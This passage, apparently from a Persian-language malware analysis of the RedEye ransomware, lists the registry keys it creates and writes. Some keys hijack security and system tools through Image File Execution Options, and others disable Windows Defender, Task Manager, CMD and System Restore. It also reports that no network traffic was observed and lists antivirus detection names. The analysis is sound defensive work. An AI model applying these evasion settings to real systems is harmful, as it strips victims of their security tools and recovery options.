"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\rkill-unsigned64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\rstrui.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\iExplore.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\iExplore64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Rkill64.com"

"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Rkill.scr"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Rkill64.scr"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\ZAM.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\a2start.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mbam.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\ComboFix.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mb3-setup-1878.1878-3.3.1.2183.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\AdwCleaner.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\HitmanPro.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\HitmanPro_x64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\explorer.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\csrss.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wininit.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\userinit.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\svchost.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\winlogon.exe"

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم ایجاد می‌شوند :

"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\msconfig.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\winlogon.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskmgr.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\cmd.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\chrome.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\firefox.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\opera.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\microsoftedge.exe
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\microsoftedgecp.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\notepad++.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\iexplore.exe"

"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\notepad.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\MSASCuiL.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mmc.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\gpedit.msc"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\UserAccountControlSettings.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Autoruns64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Autoruns.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskkill.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\powershell.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\yandex.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\attrib.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\bcdedit.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mspaint.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\recoverydrive.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\logoff.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\control.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\RKill.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\RKill64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\rkill-unsigned.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\rkill-unsigned64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\rstrui.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\iExplore.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\iExplore64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Rkill64.com"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Rkill.scr"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Rkill64.scr"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\ZAM.exe"

```
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\a2start.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mbam.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\ComboFix.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mb3-setup-1878.1878-3.3.1.2183.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\AdwCleaner.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\HitmanPro.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\HitmanPro_x64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\explorer.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\csrss.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wininit.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\userinit.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\svchost.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\winlogon.exe"
```

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم نوشته می‌شوند :

```
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows Defender\\DisableAntiSpyware"
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows Defender\\DisableRoutinelyTakingAction"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\WindowsDefenderMAJ"
"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\WindowsDefenderMAJ"
"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows Script Host\\Settings\\Enabled"
"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows Script Host\\Settings\\Enabled"
"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows NT\\SystemRestore\\DisableSR"
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\SystemRestore\\DisableSR"
"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows NT\\SystemRestore\\DisableConfig"
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows NT\\SystemRestore\\DisableConfig"
"HKEY_CURRENT_USER\\SYSTEM\\CurrentControlSet\\Services\\USBSTOR
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\USBSTOR"
"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableTaskMgr"
"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableTaskMgr"
"HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\ServiceKeepAlive"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\ServiceKeepAlive"
"HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates\\ForceUpdateFromMU"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates\\ForceUpdateFromMU"
"HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates\\UpdateOnStartUp"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Signature Updates\\UpdateOnStartUp"
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\DisableCMD"
```

```
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\System\\DisableCMD"
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\DisableCMD"
"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows\\DisableCMD"
"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows\\System\\DisableCMD"
"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\DisableCMD"
"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\MMC\\{8FC0B734-A0E1-11D1-A7D3-
0000F87571E3}\\Restrict_Run"
"HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\MMC\\{8FC0B734-A0E1-11D1-A7D3-
0000F87571E3}\\Restrict_Run"
"HKEY_CURRENT_USER\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time
Protection\\DisableRealtimeMonitoring"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time
Protection\\DisableRealtimeMonitoring"
"HKEY_CURRENT_USER\\SYSTEM\\CurrentControlSet\\Services\\SecurityHealthService"
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\SecurityHealthService"
"HKEY_CURRENT_USER\\SYSTEM\\CurrentControlSet\\Services\\WdNisSvc"
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\WdNisSvc"
"HKEY_CURRENT_USER\\SYSTEM\\CurrentControlSet\\Services\\WinDefend"
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\WinDefend"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\EnableLUA"
"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoControlPan
el"
"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoRun"
"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoRun"
"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableRegistry
Tools"
"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\DisableRegistryT
ools"
"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDrives"
"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\NoDrives"
```

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبـان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار RedEye نشدیم.

شناسایی :

در حال حاضر تعداد ۳۸ مورد از ٦٧ آنتی ویروس و آنتی بـدافزار موجـود در سـامانه VirusTotal قـادر بـه شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.Agent.CZWE	AegisLab	Troj.W32.Generic!c
AhnLab-V3	Trojan/Win32.Korat.C2552979	ALYac	Trojan.Ransom.RedEye
Arcabit	Trojan.Agent.CZWE	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/RedCap.wnlqk
AVware	Trojan.Win32.Generic!BT	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Trojan.Agent.CZWE	Cybereason	malicious.5f38de
Cylance	Unsafe	Cyren	W32/Trojan.BHPF-2810
Emsisoft	Trojan.Ransom.Redeye (A)	Endgame	malicious (high confidence)
eScan	Trojan.Agent.CZWE	ESET-NOD32	a variant of MSIL/KillFiles.A
F-Secure	Trojan.Agent.CZWE	Fortinet	W32/RedEye.A!tr
GData	Trojan.Agent.CZWE	Ikarus	Trojan-Ransom.RedEye
Kaspersky	Trojan-Ransom.MSIL.RedEye.a	MAX	malware (ai score=94)
McAfee-GW-Edition	Artemis	Microsoft	Ransom:MSIL/RedEye
NANO-Antivirus	Trojan.Win32.Ransom.fdycrk	Palo Alto Networks	generic.ml
Panda	Trj/CI.A	Qihoo-360	Win32/Trojan.Ransom.d75
SentinelOne	static engine - malicious	Sophos AV	Mal/RedEye-A
Sophos ML	heuristic	Symantec	Trojan.Gen.2
Tencent	Msil.Trojan.Redeye.Dxme	TrendMicro	Ransom_REDEYE.NTH4
Webroot	W32.Ransom.Redeye	ZoneAlarm	Trojan-Ransom.MSIL.RedEye.a